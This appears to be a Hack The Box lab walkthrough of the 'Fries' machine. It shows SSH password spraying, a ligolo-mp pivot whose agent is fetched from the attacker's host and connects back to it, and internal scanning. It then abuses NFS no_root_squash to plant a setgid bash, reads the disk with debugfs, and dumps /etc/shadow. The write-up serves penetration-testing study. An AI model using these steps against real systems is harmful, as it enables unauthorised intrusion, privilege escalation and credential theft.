e.thompson
emma.t
d.rodriguez
daniel.r
s.chen
sarah.c
d.cooper
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─$ nxc ssh 10.129.22.160 -u users.txt -p 'Friesf00Ds2025!!'
SSH 10.129.22.160 22 10.129.22.160 [*] SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.13
SSH 10.129.22.160 22 10.129.22.160 [-] svc_infra:Friesf00Ds2025!!
SSH 10.129.22.160 22 10.129.22.160 [+] svc:Friesf00Ds2025!! Linux - Shell access!This shows that the important of recon and checking properly and not going to fast for missing info.
→ So we got svc:Friesf00Ds2025!!.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─$ ssh svc@fries.htb
svc@fries.htb's password:
svc@web:~$ whoami
svc
Let’s recon inside svc session.
svc@web:~$ ifconfig
br-0d1a963edc58: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.18.0.1  netmask 255.255.0.0  broadcast 172.18.255.255
        inet6 fe80::9cf8:7bff:fe40:11e8  prefixlen 64  scopeid 0x20<link>
        ether 9e:f8:7b:40:11:e8  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether d6:1e:1c:77:b8:f4  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
So this is host for some docker containers.
→ Let’s do some ping sweep.
svc@web:~$ for i in {1..254} ;do (ping -c 1 172.18.0.$i | grep "bytes from" &) ;done
64 bytes from 172.18.0.1: icmp_seq=1 ttl=64 time=0.075 ms
64 bytes from 172.18.0.2: icmp_seq=1 ttl=64 time=0.087 ms
64 bytes from 172.18.0.3: icmp_seq=1 ttl=64 time=0.052 ms
64 bytes from 172.18.0.4: icmp_seq=1 ttl=64 time=0.044 ms
64 bytes from 172.18.0.5: icmp_seq=1 ttl=64 time=0.050 ms
64 bytes from 172.18.0.6: icmp_seq=1 ttl=64 time=0.066 ms
Got more containers.
→ Checking the processes.
svc@web:~$ ps -ef --forest
UID          PID    PPID  C STIME TTY          TIME CMD
root           2       0  0 10:14 ?        00:00:00 [kthreadd]
root           3       2  0 10:14 ?        00:00:00  \_ [pool_workqueue_release]
<SNIP>
root         922       1  0 10:15 ?        00:00:53 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock --authorization-plugin=authz-broker --tlsverify --tlscacert=/etc/docker/certs/ca.pem --tlscert=/etc/docker/certs/server-cert.pem --tlskey=/etc/docker/certs/server-key.pem -H=127.0.0.1:2376
root        1485     922  0 10:15 ?        00:00:01  \_ /usr/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -host-port 8443 -container-ip 172.18.0.6 -container-port 8443 -use-listen-fd
root        1490     922  0 10:15 ?        00:00:00  \_ /usr/bin/docker-proxy -proto tcp -host-ip :: -host-port 8443 -container-ip 172.18.0.6 -container-port 8443 -use-listen-fd
root        1532     922  0 10:15 ?        00:00:00  \_ /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 222 -container-ip 172.18.0.5 -container-port 22 -use-listen-fd
root        1536     922  0 10:15 ?        00:00:00  \_ /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 3000 -container-ip 172.18.0.5 -container-port 3000 -use-listen-fd
root        1542     922  0 10:15 ?        00:00:00  \_ /usr/bin/docker-proxy -proto tcp -host-ip 172.18.0.1 -host-port 3000 -container-ip 172.18.0.5 -container-port 3000 -use-listen-fd
root        1631     922  0 10:15 ?        00:00:26  \_ /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 5000 -container-ip 172.18.0.2 -container-port 5000 -use-listen-fd
root        1809     922  0 10:15 ?        00:00:01  \_ /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 5050 -container-ip 172.18.0.4 -container-port 80 -use-listen-fd
<SNIP>
From this sight, we can thinking of some docker api exploitaion or some related exploit that we need to escape this docker to gain further inside.
svc@web:~$ netstat -tunlp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:53761           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:38803         0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:45965           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8443            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:41363           0.0.0.0:*               LISTEN      -
tcp        0      0 172.18.0.1:3000         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5050          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:36693           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:222           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:2376          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:38239           0.0.0.0:*               LISTEN      -
tcp6       0      0 :::60103                :::*                    LISTEN      -
tcp6       0      0 :::43587                :::*                    LISTEN      -
tcp6       0      0 :::46001                :::*                    LISTEN      -
tcp6       0      0 :::33649                :::*                    LISTEN      -
tcp6       0      0 :::8443                 :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::2049                 :::*                    LISTEN      -
tcp6       0      0 :::111                  :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::443                  :::*                    LISTEN      -
tcp6       0      0 :::52309                :::*                    LISTEN      -
udp        0      0 127.0.0.1:799           0.0.0.0:*                           -
udp        0      0 0.0.0.0:56384           0.0.0.0:*                           -
udp        0      0 0.0.0.0:44149           0.0.0.0:*                           -
udp        0      0 0.0.0.0:54609           0.0.0.0:*                           -
udp        0      0 0.0.0.0:53007           0.0.0.0:*                           -
udp        0      0 0.0.0.0:53250           0.0.0.0:*                           -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:111             0.0.0.0:*                           -
udp6       0      0 :::54262                :::*                                -
udp6       0      0 :::48370                :::*                                -
udp6       0      0 :::44357                :::*                                -
udp6       0      0 :::111                  :::*                                -
udp6       0      0 :::59757                :::*                                -
udp6       0      0 :::37334                :::*                                -
Found out there is open port 2049.
tcp 0 0 0.0.0.0:2049 0.0.0.0:* LISTEN -We can doing some NFS but first we need to pivot so we can ever use lots of methodology like SOCKS, chisel, ligolo-ng or ligolo-mp.
→ Will going with ligolo-mp that we can check back again this pivot from giveback-htb-season9 where we already used it so we will go straight without telling the setup more details.
Pivot
Starting ligolo-mp server up.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─$ sudo ligolo-mp server -laddr 0.0.0.0:11601
Then hit the Ctrl + N create agent so that it will proxy back to our attacker ip.
→ Upload agent via python server.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
svc@web:/tmp$ wget 10.10.16.41/agent┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.22.160 - - [23/Nov/2025 20:41:08] "GET /agent HTTP/1.1" 200 -On svc session, start agent to connect back.
svc@web:/tmp$ ./agent -connect 10.10.16.41:11601 -ignore-cert
We see there is connection, then add route 172.18.0.0/24.

After finish setup, we can now start relay.

Now let’s confirm by ping the 172.18.0.1.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─$ ping 172.18.0.1
PING 172.18.0.1 (172.18.0.1) 56(84) bytes of data.
64 bytes from 172.18.0.1: icmp_seq=1 ttl=64 time=4.06 ms
There we go, we can doing some port scanning to discover more the internal.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─$ nmap -p- --min-rate 5000 172.18.0.1 | tee ports_internal.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-23 21:06 EST
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Warning: 172.18.0.1 giving up on port because retransmission cap hit (10).
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for 172.18.0.1 (172.18.0.1)
Host is up (0.94s latency).
Not shown: 65091 closed tcp ports (reset), 432 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
443/tcp   open  https
2049/tcp  open  nfs
3000/tcp  open  ppp
8443/tcp  open  https-alt
36693/tcp open  unknown
38239/tcp open  unknown
41363/tcp open  unknown
45965/tcp open  unknown
53761/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 86.91 seconds
This one just scan for open and after that we doing some regex to extract the port only and doing some details scanning.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─$ cat ports_internal.nmap | rg 'open' | cut -d"/" -f1 | tr '\n' ',' | sed 's/,$//'
22,80,111,443,2049,3000,8443,36693,38239,41363,45965,53761
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─$ nmap -p22,80,111,443,2049,3000,8443,36693,38239,41363,45965,53761 -sCV 172.18.0.1 | tee details_internal.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-23 21:18 EST
Nmap scan report for 172.18.0.1 (172.18.0.1)
Host is up (0.31s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 b3:a8:f7:5d:60:e8:66:16:ca:92:f6:76:ba:b8:33:c2 (ECDSA)
|_ 256 07:ef:11:a6:a0:7d:2b:4d:e8:68:79:1a:7b:a7:a9:cd (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://fries.htb/
111/tcp open rpcbind 2-4 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100000 3,4 111/tcp6 rpcbind
| 100000 3,4 111/udp6 rpcbind
| 100003 3,4 2049/tcp nfs
| 100003 3,4 2049/tcp6 nfs
| 100005 1,2,3 37334/udp6 mountd
| 100005 1,2,3 45965/tcp mountd
| 100005 1,2,3 46001/tcp6 mountd
| 100005 1,2,3 54609/udp mountd
| 100021 1,3,4 38239/tcp nlockmgr
| 100021 1,3,4 43587/tcp6 nlockmgr
| 100021 1,3,4 53250/udp nlockmgr
| 100021 1,3,4 59757/udp6 nlockmgr
| 100024 1 36693/tcp status
| 100024 1 48370/udp6 status
| 100024 1 52309/tcp6 status
| 100024 1 53007/udp status
| 100227 3 2049/tcp nfs_acl
|_ 100227 3 2049/tcp6 nfs_acl
443/tcp open ssl/http nginx 1.18.0 (Ubuntu)
| ssl-cert: Subject: commonName=pwm.fries.htb/organizationName=Fries Foods LTD/stateOrProvinceName=Madrid/countryName=SP
| Not valid before: 2025-06-01T22:06:09
|_Not valid after: 2026-06-01T22:06:09
| tls-alpn:
|_ http/1.1
|_http-title: Site doesn't have a title (text/html;charset=ISO-8859-1).
|_ssl-date: TLS randomness does not represent time
|_http-server-header: nginx/1.18.0 (Ubuntu)
| tls-nextprotoneg:
|_ http/1.1
2049/tcp open nfs_acl 3 (RPC #100227)
3000/tcp open http Golang net/http server
| fingerprint-strings:
| GenericLines, Help, RTSPRequest:
| HTTP/1.1 400 Bad Request
| Content-Type: text/plain; charset=utf-8
| Connection: close
| Request
| GetRequest:
| HTTP/1.0 200 OK
| Cache-Control: max-age=0, private, must-revalidate, no-transform
| Content-Type: text/html; charset=utf-8
| Set-Cookie: i_like_gitea=c6b7678e6718cf49; Path=/; HttpOnly; SameSite=Lax
| Set-Cookie: _csrf=opWdRZh8VDztAb7vBM6nL3veRJk6MTc2Mzk3NTkzMDA3MTkzNTEwMA; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
| X-Frame-Options: SAMEORIGIN
| Date: Mon, 24 Nov 2025 09:18:50 GMT
| <!DOCTYPE html>
| <html lang="en-US" data-theme="gitea-auto">
| <head>
| <meta name="viewport" content="width=device-width, initial-scale=1">
| <title>Gitea: Git with a cup of tea</title>
| <link rel="manifest" href="data:application/json;base64,eyJuYW1lIjoiR2l0ZWE6IEdpdCB3aXRoIGEgY3VwIG9mIHRlYSIsInNob3J0X25hbWUiOiJHaXRlYTogR2l0IHdpdGggYSBjdXAgb2YgdGVhIiwic3RhcnRfdXJsIjoiaHR0cDovL2NvZGUuZnJpZXMuaHRiLyIsImljb25zIjpbeyJzcmMiOiJodHRwOi8vY29kZS5mcmllcy5odGIvYXNzZXRzL2ltZy9sb2dvLnBuZyIsInR5cGUiOiJpbWFnZS9wbmciLCJzaXplcy
| HTTPOptions:
| HTTP/1.0 405 Method Not Allowed
| Allow: HEAD
| Allow: GET
| Cache-Control: max-age=0, private, must-revalidate, no-transform
| Set-Cookie: i_like_gitea=61ec2207a10e7314; Path=/; HttpOnly; SameSite=Lax
| Set-Cookie: _csrf=0JuFEyFPzeVUagrsbjS6taI0i2k6MTc2Mzk3NTkzMTIyNTY3NTcwMA; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
| X-Frame-Options: SAMEORIGIN
| Date: Mon, 24 Nov 2025 09:18:51 GMT
|_ Content-Length: 0
|_http-title: Gitea: Git with a cup of tea
8443/tcp open ssl/http Apache Tomcat (language: en)
|_http-title: Site doesn't have a title (text/html;charset=ISO-8859-1).
| ssl-cert: Subject: commonName=pwm.fries.htb
| Not valid before: 2025-11-21T10:16:01
|_Not valid after: 2027-11-23T21:54:25
|_ssl-date: TLS randomness does not represent time
36693/tcp open status 1 (RPC #100024)
38239/tcp open nlockmgr 1-4 (RPC #100021)
41363/tcp open mountd 1-3 (RPC #100005)
45965/tcp open mountd 1-3 (RPC #100005)
53761/tcp open mountd 1-3 (RPC #100005)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3000-TCP:V=7.95%I=7%D=11/23%Time=6923C087%P=x86_64-pc-linux-gnu%r(G
SF:enericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20
SF:text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\
SF:x20Request")%r(GetRequest,2000,"HTTP/1\.0\x20200\x20OK\r\nCache-Control
SF::\x20max-age=0,\x20private,\x20must-revalidate,\x20no-transform\r\nCont
SF:ent-Type:\x20text/html;\x20charset=utf-8\r\nSet-Cookie:\x20i_like_gitea
SF:=c6b7678e6718cf49;\x20Path=/;\x20HttpOnly;\x20SameSite=Lax\r\nSet-Cooki
SF:e:\x20_csrf=opWdRZh8VDztAb7vBM6nL3veRJk6MTc2Mzk3NTkzMDA3MTkzNTEwMA;\x20
SF:Path=/;\x20Max-Age=86400;\x20HttpOnly;\x20SameSite=Lax\r\nX-Frame-Optio
SF:ns:\x20SAMEORIGIN\r\nDate:\x20Mon,\x2024\x20Nov\x202025\x2009:18:50\x20
SF:GMT\r\n\r\n<!DOCTYPE\x20html>\n<html\x20lang=\"en-US\"\x20data-theme=\"
SF:gitea-auto\">\n<head>\n\t<meta\x20name=\"viewport\"\x20content=\"width=
SF:device-width,\x20initial-scale=1\">\n\t<title>Gitea:\x20Git\x20with\x20
SF:a\x20cup\x20of\x20tea</title>\n\t<link\x20rel=\"manifest\"\x20href=\"da
SF:ta:application/json;base64,eyJuYW1lIjoiR2l0ZWE6IEdpdCB3aXRoIGEgY3VwIG9m
SF:IHRlYSIsInNob3J0X25hbWUiOiJHaXRlYTogR2l0IHdpdGggYSBjdXAgb2YgdGVhIiwic3R
SF:hcnRfdXJsIjoiaHR0cDovL2NvZGUuZnJpZXMuaHRiLyIsImljb25zIjpbeyJzcmMiOiJodH
SF:RwOi8vY29kZS5mcmllcy5odGIvYXNzZXRzL2ltZy9sb2dvLnBuZyIsInR5cGUiOiJpbWFnZ
SF:S9wbmciLCJzaXplcy")%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nCo
SF:ntent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n
SF:\r\n400\x20Bad\x20Request")%r(HTTPOptions,197,"HTTP/1\.0\x20405\x20Meth
SF:od\x20Not\x20Allowed\r\nAllow:\x20HEAD\r\nAllow:\x20GET\r\nCache-Contro
SF:l:\x20max-age=0,\x20private,\x20must-revalidate,\x20no-transform\r\nSet
SF:-Cookie:\x20i_like_gitea=61ec2207a10e7314;\x20Path=/;\x20HttpOnly;\x20S
SF:ameSite=Lax\r\nSet-Cookie:\x20_csrf=0JuFEyFPzeVUagrsbjS6taI0i2k6MTc2Mzk
SF:3NTkzMTIyNTY3NTcwMA;\x20Path=/;\x20Max-Age=86400;\x20HttpOnly;\x20SameS
SF:ite=Lax\r\nX-Frame-Options:\x20SAMEORIGIN\r\nDate:\x20Mon,\x2024\x20Nov
SF:\x202025\x2009:18:51\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(RTSPReq
SF:uest,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/pl
SF:ain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Requ
SF:est");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.96 secondsThere is port 2049 is open.
2049/tcp open nfs_acl 3 (RPC #100227)We can following this nfs-service-pentesting to perfome some enumeration and exploitation.
→ Let’s head to it.
NFS
So we will checking the mounting to know which folder has the server available to mount.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─$ showmount -e 172.18.0.1
Export list for 172.18.0.1:
/srv/web.fries.htb *
We got /srv/web.fries.htb and exploit it with nfs-no_root_squash-misconfiguration-pe.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─$ sudo mkdir /mnt/pe
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─$ sudo mount -t nfs -o vers=3 172.18.0.1:/srv/web.fries.htb /mnt/pe -o nolock
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─$ ls -la /mnt/pe
total 20
drw-r-xr-x 5  655 root     4096 May 28 13:17 .
drwxr-xr-x 4 root root     4096 Nov 23 21:37 ..
drwxrwx--- 2 root 59605603 4096 May 26 14:13 certs
drwxrwxrwx 2 root root     4096 May 31 07:11 shared
drwxr----- 5 kali kali     4096 Jun  7 09:30 webroot
Notice there is folder certs and webroot.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─$ nxc nfs 172.18.0.1 --share '/srv/web.fries.htb' --ls '/'
NFS         172.18.0.1      45965  172.18.0.1       [*] Supported NFS versions: (3, 4) (root escape:True)
NFS         172.18.0.1      45965  172.18.0.1       UID        Perms  File Size     File Path
NFS         172.18.0.1      45965  172.18.0.1       ---        -----  ---------     ---------
NFS         172.18.0.1      45965  172.18.0.1       655        dr--   4.0KB         /srv/web.fries.htb/.
NFS         172.18.0.1      45965  172.18.0.1       -          ----   -             /srv/web.fries.htb/..
NFS         172.18.0.1      45965  172.18.0.1       -          ----   -             /srv/web.fries.htb/certs
NFS         172.18.0.1      45965  172.18.0.1       -          ----   -             /srv/web.fries.htb/shared
NFS         172.18.0.1      45965  172.18.0.1       -          ----   -             /srv/web.fries.htb/webroot
We can also check with nxc nfs as well.
→ So we back to svc to check for disk space usage.
svc@web:~$ df -h
Filesystem                         Size  Used Avail Use% Mounted on
tmpfs                              287M  1.6M  285M   1% /run
/dev/mapper/ubuntu--vg-ubuntu--lv   14G  9.2G  3.9G  71% /
tmpfs                              1.4G     0  1.4G   0% /dev/shm
tmpfs                              5.0M     0  5.0M   0% /run/lock
/dev/sda2                          2.0G  198M  1.6G  11% /boot
tmpfs                              287M  4.0K  287M   1% /run/user/1000
svc@web:~$ ls -l /dev/mapper/ubuntu--vg-ubuntu--lv
lrwxrwxrwx 1 root root 7 Nov 23 10:14 /dev/mapper/ubuntu--vg-ubuntu--lv -> ../dm-0
svc@web:~$ ls -l /dev/dm-0
brw-rw---- 1 root disk 252, 0 Nov 23 10:14 /dev/dm-0
svc@web:~$ getent group disk
disk:x:6:
See there is LVM logical volume.
svc@web:~$ ls -l /dev/dm-0
brw-rw---- 1 root disk 252, 0 Nov 23 10:14 /dev/dm-0b: block device.owner: root.group: disk.permissions: rw for group disk → whatever user in group disk has the rights to read/write.
We then checking for all configured name services.
svc@web:~$ getent group disk
disk:x:6:
So this disk group corresponds to GID 6.
→ Let’s perform by using the option 1 from nfs-no_root_squash-misconfiguration-pe.
svc@web:/srv/web.fries.htb/shared$ cp /bin/bash .
svc@web:/srv/web.fries.htb/shared$ ls -la
total 1372
drwxrwxrwx 2 root root    4096 Nov 24 09:49 .
drw-r-xr-x 5  655 root    4096 May 28 17:17 ..
-rwxr-xr-x 1 svc  svc  1396520 Nov 24 09:49 bash
On our kali.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─$ cd /mnt/pe/shared

┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─$ ls -la
total 1372
drwxrwxrwx 2 root root    4096 Nov 24  2025 .
drw-r-xr-x 5  655 root    4096 May 28 13:17 ..
-rwxr-xr-x 1 kali kali 1396520 Nov 24  2025 bash
We spawn a bash shell with group ID 6 using a python one-liner.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─$ sudo python3 -c 'import os; os.setgid(6); os.execl("/bin/bash","bash")'

┌──(havoc㉿havocsec)-[/mnt/pe/shared]
└─# id
uid=0(root) gid=6(disk) groups=6(disk),0(root)
Then we can copy bash to root and setuid to it.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─# cp bash root

┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─# chmod g+s root
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─# ls -la
total 2736
drwxrwxrwx 2 root   root    4096 Nov 24  2025 .
drw-r-xr-x 5    655 root    4096 May 28 13:17 ..
-rwxr-xr-x 1 kali   kali 1396520 Nov 24  2025 bash
-rwxr-sr-x 1 nobody disk 1396520 Nov 24  2025 root
Back to svc session and execute it.
svc@web:/srv/web.fries.htb/shared$ ./root -p
root-5.1$ id
uid=1000(svc) gid=1000(svc) egid=6(disk) groups=6(disk),1000(svc)
Now we’re running bash with disk group privileges!
We open the ext filesystem on the logical volume using debugfs which is a Debug filesystem tool that can access and modify filesystems in LOW LEVEL.
root-5.1$ debugfs /dev/mapper/ubuntu--vg-ubuntu--lv
debugfs 1.46.5 (30-Dec-2021)
debugfs:  cd /root
debugfs:  ls
See there is user.txt, let’s grab it up.
debugfs:  cat user.txt
83f59c25a2a39d151e35901fa4472586
We can also using this tool nfs-security-tooling to detect common NFS server misconfigurations in escaping-from-the-exports to check for no_root_squash.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─$ nfs_analyze 172.18.0.1 --check-no-root-squash
Checking host 172.18.0.1
Supported protocol versions reported by portmap:
Protocol          Versions
portmap           2, 3, 4
mountd            1, 2, 3
status monitor 2  1
nfs               3, 4
nfs acl           3
nfs lock manager  1, 3, 4

Available Exports reported by mountd:
Directory           Allowed clients  Auth methods  Export file handle
/srv/web.fries.htb  *(wildcard)      sys           0100070001000a00000000008a01da16c18a400cbc9b37e3567d3fba

Connected clients reported by mountd:
Client               Export
192.168.100.2(down)  /srv/web.fries.htb

Supported NFS versions reported by nfsd:
Version  Supported
3        Yes
4.0      Yes
4.1      Yes
4.2      Yes

NFSv3 Windows File Handle Signing: OK, server probably not Windows, File Handle not 32 bytes long

Trying to escape exports
Export: /srv/web.fries.htb: file system type ext/xfs, parent: None, 655363
Escape successful, root directory listing:
lib64 mnt sys etc proc lib snap lost+found media tmp dev var .bash_history .. swap.img srv home libx32 bin root usr . sbin lib32 opt boot run
Root file handle: 0100070201000a00000000008a01da16c18a400cbc9b37e3567d3fba02000000000000000200000000000000

GID of shadow group: 42
Content of /etc/shadow:
root:$y$j9T$yqbmFwMbHh7qoaRaY3jx..$FMFv9upB20J4yPWwAJxndkOA4zzrn5/Udv4BF9LbLq/:20239:0:99999:7:::
daemon:*:19579:0:99999:7:::
bin:*:19579:0:99999:7:::
sys:*:19579:0:99999:7:::
sync:*:19579:0:99999:7:::
games:*:19579:0:99999:7:::
man:*:19579:0:99999:7:::
lp:*:19579:0:99999:7:::
